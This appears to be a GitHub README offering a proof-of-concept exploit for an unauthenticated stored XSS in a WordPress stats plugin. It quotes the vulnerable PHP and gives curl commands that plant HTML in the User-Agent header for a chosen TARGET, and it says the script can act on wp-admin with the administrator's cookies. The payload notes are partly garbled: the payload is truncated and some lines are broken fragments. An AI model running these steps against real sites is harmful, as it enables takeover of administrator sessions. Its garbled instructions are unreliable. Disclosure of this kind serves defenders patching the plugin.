
 jailbr3ak/cve-2026-97347
Proof-of-concept for CVE-2026-97347, an unauthenticated stored XSS in the Post Views Stats Counter WordPress plugin via the User-Agent header, with reproduction steps.

| Plugin | Post Views Stats Counter |
| Affected version | ≤ 1.1.7 |
| Bug class | Unauthenticated Stored XSS |
| Entry point | User-Agent HTTP header |
| Sink | Admin stats page (options-general.php?page=post_views_stats_admin_menu) |
| CVSS 3.1 | 7.2 High |
| Status | Unpatched at disclosure, no known patched versions until now |
| Researcher | Nawaf Althurwi |
The plugin records every page view, including the visitor's User-Agent header, into a custom table (wp_pvs_counter). Here is where it grabs the header — no sanitization anywhere in the path:
// wp_pvscounter.php
$ua = $_SERVER['HTTP_USER_AGENT'];
The only defense on the way in is a bot filter, and it is just a substring blacklist:
// wp_pvscounter.php
function pvs_counter_is_bot() {
    $pvs_bots = get_option('pvs_counter_value_admin_bots');
    ...
    foreach( $pvs_bots as $pvs_bot ) {
        if (stripos( $ua, $pvs_bot ) !== false) {
            $bot = 1;
            return $bot;
        }
    }
}
Default list is bot, spider, crawler. Anything that doesn't contain those substrings gets stored. That is the entire filter.
On the output side, the admin page builds a dropdown of "registered user agents" and prints the stored value raw inside the <option> tag — esc_attr() protects the value attribute but the visible label is a plain echo:
// manage/admin.php
<?php foreach($useragent_bot_list as $useragent_bot): ?>
    <option value="<?php echo (esc_attr($useragent_bot)); ?>"><?php echo $useragent_bot; ?></option>
So an unauthenticated request with HTML in the User-Agent header ends up executing in the administrator's browser the next time they open the plugin's stats page. Classic stored XSS, no authentication, no interaction from the victim beyond viewing their own dashboard.
One more constraint worth knowing: the useragent column is varchar(155), so the payload has to stay under 155 characters.
Any logged URL works — the front page /?p=1 is fine. Replace TARGET with the WordPress host and YOUR_PAYLOAD with whatever you want to run in the admin's session:
curl -s -o /dev/null \
  -H 'User-Agent: </option></select>' \
  'http://TARGET/?p=1'
Notes on the payload shape:
</option></select> breaks the value out of the dropdown markup — it is not decoration, without it the injection stays trapped inside the <option> tag.bot/spider/crawler (case-insensitive) or the request gets filtered as a bot before reaching the database.alert(), use   instead — some HTTP clients mangle spaces in header values.The one-liner I used on my lab:
curl -s -o /dev/null -w 'HTTP %{http_code} - payload stored\n' \
  -H 'User-Agent: </option></select>' \
  'http://packetradar.local:8090/?p=1'

Just a plain curl. HTTP 200 means the view was counted and the header went into the database.
Open Settings → Post Views Stats Counter as the admin (or just refresh if it's already open). The payload renders as part of the stats widget list and the onerror fires:

S:C scope change — the XSS runs on wp-admin, so it can call admin-ajax and plugin-install endpoints with the admin's cookies)
Higher quality if you want to scrub/pause: exploit-vid.mp4
Tested against version 1.1.7 on WordPress 6.x in a local Docker lab. Unauthenticated, no user interaction beyond opening the stats page.
